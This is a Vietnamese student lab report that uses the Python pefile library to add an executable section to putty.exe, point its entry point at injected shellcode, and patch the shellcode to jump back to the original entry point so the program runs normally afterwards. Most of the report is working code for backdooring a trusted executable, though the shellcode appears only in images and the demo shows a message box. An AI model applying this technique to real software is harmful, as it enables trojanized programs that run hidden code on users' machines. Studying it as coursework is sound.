

**BÁO CÁO BÀI TẬP**

Sử dụng thư viện PEfile để chèn code vào chương trình thực thi


**GVHD:** Thầy Phạm Văn Hậu

**Sinh viên thực hiện**


18520633 – Lê Đăng Dũng

18520585 – Phạm Trần Tiến Đạt

**Kiến thức chung về PE file**



* Về cơ bản, một file thực thi gồm hai phần lớn là Header Section và Section.
  + **Header Section** chứa các thông tin cơ bản về Section như thông tin về địa chỉ, thông tin các dòng lệnh, thông tin về độ lớn của các dữ liệu, các biến.
  + **Section** chứa code thực thi.
* **Header Section** là một phần trong file thực thi và có độ dài là 40 bytes được lưu theo dạng:



Trong đó, ta chỉ quan tâm các trường:

* Name chứa tên với phần bộ nhớ đệm là các bytes rỗng nếu kích thước của tên section đó không bằng 8 bytes.
* VirtualSize chứa kích thước của file thực thi khi được nạp vào bộ nhớ của section
* VirtualAddress chứa địa chỉ ảo, địa chỉ tạm thời lúc được nạp vào bộ nhớ của section
* SizeOfRawData chứa kích thước trên đĩa của file thực thi của section
* PointerToRawData chứa các địa chỉ tới dữ liệu phụ của section.
* Characteristics chứa các flag sẽ mô tả các đặc điểm khác của section như section này có được thực thi và đọc hay không.

Để lưu các section trên đĩa hoặc nạp vào trong bộ nhớ để thực thi, thì ta cần chú ý hai yếu tố là vùng nhớ trên bộ nhớ tạm và vùng nhớ để lưu trên đĩa. Vùng nhớ trên đĩa sẽ do hệ điều hành quy định còn vùng nhớ trên bộ nhớ tạm khi file thực thi sẽ được quy định dựa vào **section header,** vì thế ta cần tính được độ lớn của vùng nhớ cần được cấp để nạp các section của file thực thi. Ở đây nó được quy định ở các trường:

* SectionAligment quy định độ lớn vùng nhớ dành cho section trong bộ nhớ tạm
* FileAligment quy định độ lớn vùng nhớ dành cho file pe trên đĩa

Ví dụ, khi ta tạo ra một section mới có dữ liệu cần cấp là 524 bytes, rõ ràng nó lớn hơn 512 bytes là kích thước mặc định mà hệ điều hành sẽ cấp nên ta cần cấp cho nó 1024 bytes và quy định lại trong section header để hệ điều hành biết.

**Tiến hành**

* Tạo section mới trên vùng SECTION:

name = ".axc"

virtual\_size = 0x1000 # 4096 bytes

raw\_size = 0x1000 # 4096 bytes

characteristics = 0xE0000020 # READ | WRITE | EXECUTE | CODE

* Đối với các trường VirtualAddress và PointerToRawData ta sẽ phải đảm bảo rằng hai trường này sẽ không bị ghi đè lên các trường tiếp theo, do đó ta cần tính size của hai trường này để nó nằm đúng vị trí trong bộ nhớ tạm và bộ nhớ trên đĩa:

import pefile

exe\_path = "putty.exe" # sử dụng putty phiên bản 0.62

pe = pefile.PE(exe\_path) # đọc file PE

number\_of\_section = pe.FILE\_HEADER.NumberOfSections # lấy số lượng Section nhỏ

last\_section = number\_of\_section – 1 # lấy section cuối

virtual\_offset = pe.sections[last\_section].VirtualAddress + pe.sections[last\_section].Misc\_VirtualSize # tính offset mới cho section trong bộ nhớ tạm

raw\_offset = pe.sections[last\_section].PointerToRawData + pe.sections[last\_section].SizeOfRawData # tính offset mới cho các section liên quan

* Tiếp theo, ta cần tính bộ nhớ cần cấp cho hai trường này:

def align(val\_to\_align, alignment):

return ((val\_to\_align + alignment - 1) / alignment) \* alignment

raw\_size = align(0x1000, pe.OPTIONAL\_HEADER.FileAlignment)

virtual\_size = align(0x1000, pe.OPTIONAL\_HEADER.SectionAlignment)

raw\_offset = align((pe.sections[last\_section].PointerToRawData +

pe.sections[last\_section].SizeOfRawData),

pe.OPTIONAL\_HEADER.FileAlignment)

virtual\_offset = align((pe.sections[last\_section].VirtualAddress +

pe.sections[last\_section].Misc\_VirtualSize),

pe.OPTIONAL\_HEADER.SectionAlignment)

* Thêm section mới:

new\_section\_offset = (pe.sections[number\_of\_section - 1].get\_file\_offset() + 40)

* Bây giờ ta cần chỉnh các thông tin trong section mới này, các thuộc tính như đã nói ở phần kiến thức:

# CODE | EXECUTE | READ | WRITE

characteristics = 0xE0000020

# Section name must be equal to 8 bytes

name = ".axc" + (4 \* '\x00')

# Set the name

pe.set\_bytes\_at\_offset(new\_section\_offset, name)

# Set the virtual size

pe.set\_dword\_at\_offset(new\_section\_offset + 8, virtual\_size)

# Set the virtual offset

pe.set\_dword\_at\_offset(new\_section\_offset + 12, virtual\_offset)

# Set the raw size

pe.set\_dword\_at\_offset(new\_section\_offset + 16, raw\_size)

# Set the raw offset

pe.set\_dword\_at\_offset(new\_section\_offset + 20, raw\_offset)

# Set the following fields to zero

pe.set\_bytes\_at\_offset(new\_section\_offset + 24, (12 \* '\x00'))

# Set the characteristics

pe.set\_dword\_at\_offset(new\_section\_offset + 36, characteristics)

* Mặt khác, khi ta tạo ra section mới, thì thông tin trong Section Header sẽ bị sai, do đó ta cần chỉnh lại:

# Edit the value in the File and Optional headers

pe.FILE\_HEADER.NumberOfSections += 1

pe.OPTIONAL\_HEADER.SizeOfImage = virtual\_size + virtual\_offset

pe.write(exe\_path)

* Tạo thêm section mới thì size của file thực thi ở trên đĩa sẽ khác, do đó ta cũng cần chỉnh thông số này:

# Resize the executable

# Note: Thêm một số padding để không bị lỗi ghi đè.

fd = open(exe\_path, 'a+b')

map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS\_WRITE)

map.resize(original\_size + 0x2000)

map.close()

fd.close()

* Tiếp theo, do chương trình lúc khởi động sẽ trỏ thanh ghi PC vào AddressOfEntryPoint của chương trình đó và chạy nên ta cần đổi giá trị này để file thực thi chạy câu lệnh của chúng ta trước.

new\_ep = pe.sections[last\_section].VirtualAddress

oep = pe.OPTIONAL\_HEADER.AddressOfEntryPoint

print "[\*] Original EntryPoint = 0x%08x" % oep

print "[\*] New EntryPoint = 0x%08x" % new\_ep


# Edit the EP to point to the shellcode

pe.OPTIONAL\_HEADER.AddressOfEntryPoint = new\_ep


# Write to a new executable

pe.write("putty\_edited.exe")

* Bây giờ ta sẽ tạo và thêm shellcode vào và lưu trong section này:

****

* Sử dụng công cụ chuyển đổi Shellcode tại <https://defuse.ca/online-x86-assembler.htm> ta dịch shellcode này sang mã máy và thấy các câu lệnh cuối của shellcode này như sau \x31\xc0\x50\xff\x55\x08:

****


* Các câu lệnh này thực hiện việc return process và gọi lệnh ExitProcess(), do đó ta cần chỉnh các câu lệnh này thành một đoạn mã khác, sao cho khi thực thi xong shellcode của ta nạp vào, chương trình vẫn tiếp tục chạy mà không bị crash hoặc exit. Do đó, ta sẽ thay hàm exit process này bằng cách gọi hàm trở về AddressOfEntryPoint ban đầu, và chương trình sẽ thực thi bình thường.

# Thay thế hàm ExitProcess() bằng câu lệnh trỏ về hàm main của chương trình

# B8 F0504500 MOV EAX, 0x4550f0

# FFD0 CALL EAX

* Shellcode mới sẽ thay thế \x31\xc0\x50\xff\x55\x08 thành \xB8\xF0\x50\x45\x00\xFF\xD0:



* Tại sao lại là 0x4550f0 mà không phải là vị trí khác, là tại vì lúc ta thêm shellcode vào nó address sẽ được tính bằng AddressOfEntrypoint là 0x550f0 cộng với Image base có sẵn có độ lớn là 0x400000 sẽ được nếu ta không cộng vào, chương trình sẽ bị crash và không thể chạy tiếp được.
* Tính OriginalAddressOfEntryPoint:

originalEntryPoint = (pe.OPTIONAL\_HEADER.AddressOfEntryPoint) # = 0x550f0

* Bước cuối cùng ta sẽ tiến hành write ra một file putty mới:


# Write the shellcode into the new section

pe.set\_bytes\_at\_offset(raw\_offset, shellcode)


pe.write(exe\_path)

**Thực nghiệm:**


* Sử dụng python chạy code:

****

* Kết quả:

****

* Khi nhấn OK, chương trình tiếp tục thực thi bình thường:

****

**HẾT.**